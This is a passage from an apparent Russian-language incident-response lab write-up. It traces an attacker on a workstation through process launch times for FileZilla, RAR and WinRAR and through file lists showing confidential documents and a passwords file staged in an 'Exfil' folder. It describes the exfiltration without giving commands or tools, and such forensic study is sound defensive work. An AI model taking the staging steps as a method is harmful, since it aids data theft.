
- `2023-06-21T11:51:01.844703`;
- `2023-06-21T11:20:59.195584`;
- `2023-06-21T11:20:28.235246`;
- `2023-06-21T11:20:21.166621`;
- `2023-06-21T11:19:56.205089`;
- `2023-06-21T11:19:49.169370`;
- `2023-06-21T11:19:30.172513`;
- `2023-06-21T11:19:11.784861`.

Время запусков `FILEZILLA.EXE`:

- `2023-06-21T11:59:54.640629`;
- `2023-06-21T11:59:46.703003`.


В связанных файлах ничто не указывает на эксфильтрацию, но мы помним про первые десять секунд.

Процесс `RAR.EXE` предоставил достаточно новой информации: `RAR.EXE` — `2023-06-21T12:13:15.784399`.



```
51: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\EXFIL.RAR,
52: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\0.0.FILTERTRIE.INTERMEDIATE.TXT,
53: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\0.1.FILTERTRIE.INTERMEDIATE.TXT,
54: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\0.2.FILTERTRIE.INTERMEDIATE.TXT,
55: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\ALTERNATESERVICES.TXT,
56: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\APPCACHE133318199224871753.TXT,
57: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\APPCACHE133318227088540605.TXT,
58: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\APPCACHE133318227388552739.TXT,
59: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\APPSCONVERSIONS.TXT,
60: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\APPSGLOBALS.TXT,
61: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\APPSSYNONYMS.TXT,
62: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\AWS-MIGRATION ASSESMENT.DOCX,
63: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\BNPL.BUNDLE.JS.LICENSE.TXT,
64: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\BRNDLOG.TXT,
65: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\CONFIDENTIAL.DOCX,
66: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\CONSOLEHOST_HISTORY.TXT,
67: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\CRASH.JS.LICENSE.TXT,
```

Файлы, связанные с процессом RAR.EXE




```
94: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\DOMAIN_LIST_OUTPUT_ENCODED_BASE64.TXT,
95: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\ENGLISH_WIKIPEDIA.TXT,
96: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\FEMALE_NAMES.TXT,
97: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\INDEX.TXT,
98: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\INFRA UPGRADE.DOCX,
99: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\INTERNAL_DOCUMENTATION.PDF,
100: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\LIBEXEC-MOVED.TXT,
101: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\LICENSE.TXT,
102: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\MAIN.JS.LICENSE.TXT,
103: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\MALE_NAMES.TXT,
104: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\MINIWALLET.BUNDLE.JS.LICENSE.TXT,
105: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\NOTIFICATION.BUNDLE.JS.LICENSE.TXT,
106: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\PACKAGE-VERSIONS.TXT,
107: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\PARTNERSHIP-TESCA.DOCX,
108: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\PASSWORDS.TXT,
109: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\PKCS11.TXT,
110: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\POWERSHELL_TRANSCRIPT.FORELA-WKSTN002.AZAML4MO.20230411080638.TXT,
111: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\RENDERER.JS.LICENSE.TXT,
112: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SERVICEWORKER.TXT,
113: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SETTINGSCACHE.TXT,
114: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SETTINGSCONVERSIONS.TXT,
115: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SETTINGSGLOBALS.TXT,
116: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SETTINGSSYNONYMS.TXT,
117: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SITESECURITYSERVICESTATE.TXT,
118: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\SURNAMES.TXT,
119: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\TELEMETRY-DLL-RAMP-VALUE.TXT,
120: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\THIRDPARTYNOTICES.TXT,
121: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\TOKENIZED-CARD.BUNDLE.JS.LICENSE.TXT,
122: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\US_TV_AND_FILM.TXT,
123: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\VENDOR.BUNDLE.JS.LICENSE.TXT,
124: \VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\TEMP\EXFIL\WALLET-DRAWER.BUNDLE.JS.LICENSE.TXT
```

Файлы, связанные с процессом RAR.EXE

На скриншотах выше мы видим, что хакер создал директорию `Exfil` и копировал туда файлы.

Процесс `WINRAR.EXE`:

- `2023-06-21T12:18:04.408710`;
- `2023-06-21T12:07:55.183899`.




```
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\GET-SQLSERVERINFO-MASTER.ZIP,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\GET-SQLSERVERINFO-MASTER.ZIP:ZONE.IDENTIFIER,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\GET-SQLSERVERINFO-MASTER\GET-SQLSERVERINFO-MASTER\GET-SQLSERVERINFO.PS1,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\GET-SQLSERVERINFO-MASTER\GET-SQLSERVERINFO-MASTER\LICENSE,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\GET-SQLSERVERINFO-MASTER\GET-SQLSERVERINFO-MASTER\DEFPRODUCTS.CSV,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\GET-SQLSERVERINFO-MASTER\GET-SQLSERVERINFO-MASTER\SQLSERVERLIST.CSV,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.VER0X0000000000000009.DB,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\FORELA-PARTNERSHIP.ZIP,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\FORELA-PARTNERSHIP.ZIP:ZONE.IDENTIFIER,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\HDSENTINEL_SERVER_SETUP_DEMO.ZIP,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\HDSENTINEL_SERVER_SETUP_DEMO.ZIP:ZONE.IDENTIFIER,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\HDSENTINEL_SERVER_SETUP_DEMO.EXE,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.VER0X0000000000000008.DB,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER.ZIP,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER.ZIP:ZONE.IDENTIFIER,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER\LICENSE,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER\README.MD,
